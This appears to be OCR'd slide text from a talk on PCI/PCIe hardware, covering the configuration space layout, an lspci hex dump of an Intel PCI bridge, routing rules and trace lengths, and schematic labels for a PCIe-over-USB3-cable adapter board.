| Reserved | | | Capabilities Pointer | 34h |
| Reserved | | | | 38h |
| Max_Lat | Min_Gnt | Interrupt Pin | Interrupt Line | 3Ch |



```
user@ubuntu:~$ lspci -d 8086:244e -xnn
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00: 86 80 4e 24 07 01 10 00 f2 00 04 06 00 00 01 00
10: 00 00 00 00 00 00 00 00 00 03 03 20 c0 d0 80 22
20: 20 ef 10 f0 01 e1 f1 e1 00 00 00 00 00 00 00 00
30: 00 00 00 00 50 00 00 00 00 00 00 00 00 00 03 00
```

Diagram: PCIe 2.1 specification

# Configuration Space




| 31 | | | 0 | Byte Offset |
|---|---|---|---|---|
| Device ID | | Vendor ID | | 00h |
| Status | | Command | | 04h |
| Class Code | | | Revision ID | 08h |
| BIST | Header Type | Master Latency Timer | Cache Line Size | 0Ch |
| | | | | 10h |
| | | | | 14h |
| | | | | 18h |
| Base Address Registers | | | | 1Ch |
| | | | | 20h |
| | | | | 24h |
| Cardbus CIS Pointer | | | | 28h |
| Subsystem ID | | Subsystem Vendor ID | | 2Ch |
| Expansion ROM Base Address | | | | 30h |
| Reserved | | | Capabilities Pointer | 34h |
| Reserved | | | | 38h |
| Max_Lat | Min_Gnt | Interrupt Pin | Interrupt Line | 3Ch |

```
user@ubuntu:~$ lspci -d 8086:244e -xnn
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00: 86 80 4e 24 07 01 10 00 f2 00 04 06 00 00 01 00
10: 00 00 00 00 00 00 00 00 00 03 03 20 c0 d0 80 22
20: 20 ef 10 f0 01 e1 f1 e1 00 00 00 00 00 00 00 00
30: 00 00 00 00 50 00 00 00 00 00 00 00 00 00 03 00
```

Diagram: PCIe 2.1 specification


# Configuration Space



```
user@ubuntu:~$ lspci -d 8086:244e -xnn
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00: 86 80 4e 24 07 01 10 00 f2 00 04 06 00 00 01 00
10: 00 00 00 00 00 00 00 00 00 03 03 20 c0 d0 80 22
20: 20 ef 10 f0 01 e1 f1 e1 00 00 00 00 00 00 00 00
30: 00 00 00 00 50 00 00 00 00 00 00 00 00 00 03 00
```

Diagram: PCIe 2.1 specification

# Configuration Space



| 31 | | | 0 | Byte Offset |
|---|---|---|---|---|
| Device ID | | Vendor ID | | 00h |
| Status | | Command | | 04h |
| Class Code | | | Revision ID | 08h |
| BIST | Header Type | Master Latency Timer | Cache Line Size | 0Ch |
| Base Address Registers | | | | 10h |
| | | | | 14h |
| | | | | 18h |
| | | | | 1Ch |
| | | | | 20h |
| | | | | 24h |
| Cardbus CIS Pointer | | | | 28h |
| Subsystem ID | | Subsystem Vendor ID | | 2Ch |
| Expansion ROM Base Address | | | | 30h |
| Reserved | | | Capabilities Pointer | 34h |
| Reserved | | | | 38h |
| Max_Lat | Min_Gnt | Interrupt Pin | Interrupt Line | 3Ch |

```
user@ubuntu:~$ lspci -d 8086:244e -xnn
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00: 86 80 4e 24 07 01 10 00 f2 00 04 06 00 00 01 00
10: 00 00 00 00 00 00 00 00 00 03 03 20 c0 d0 80 22
20: 20 ef 10 f0 01 e1 f1 e1 00 00 00 00 00 00 00 00
30: 00 00 00 00 50 00 00 00 00 00 00 00 00 00 03 00
```

Diagram: PCIe 2.1 specification

# Enumeration




Diagram: PCIe 2.1 specification

# Routing PCIe

# The Step-By-Step, Complicated, Mandatory, Inflexible Rules of Routing PCIe:

# The Step-By-Step, Complicated, Mandatory, Inflexible Rules of Routing PCIe:

1. route pairs adjacent and equal length

# The Step-By-Step, Complicated, Mandatory, Inflexible Rules of Routing PCIe:

1. route pairs adjacent and equal length

… that’s mostly it

# Routing PCIe

| | |
|---|---|
| System Board Traces | 12 Inches |
| Add-in Card Traces | 3.5 inches |
| Chip-to-Chip Routes | 15 inches |


Follow these rules and your board might work.
Break them and it might not.

# Routing PCIe


Minimum PCIe:


- 2.5GHz TX
- 2.5GHz RX
- 100MHz Clock (optional)


# Routing PCIe





Cross-section of a USB 3.0 cable. Image courtesy of USB Implementers Forum


3.3V1
22-23-2031
PCI-E1XCONN
C3
X2
100uF
22-23-2041
100uF
100nF
C1
U$2
USB3FLAT
PEXternalizer 0.9
USB3FLAT
U$1
PEXternalizer 0.9

